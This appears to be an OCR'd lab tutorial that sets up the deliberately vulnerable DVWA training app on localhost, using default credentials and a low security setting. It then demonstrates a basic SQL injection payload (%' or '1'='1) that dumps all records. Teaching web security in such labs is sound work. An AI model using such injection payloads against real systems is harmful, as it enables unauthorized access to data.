
create user dvwa@localhost identified by 'p@ssw0rd';




grant all on dvwa.* to dvwa@localhost;

flush privileges;


exit;



sudo service apache2 start




goto browser and give http://localhost/DVWA or http://127.0.0.1/DVWA/login.php




username: admin

password: password




click create database


we get http://127.0.0.1/DVWA/index.php




Goto DVWA security



Click on impossible



set as LOW.




Click submit.


Attacking the system:

- SQLInjection:

Enter 1 and Click submit




Enter 2 and Click submit




Enter %’ or ‘1’=’1


It displays all the information.



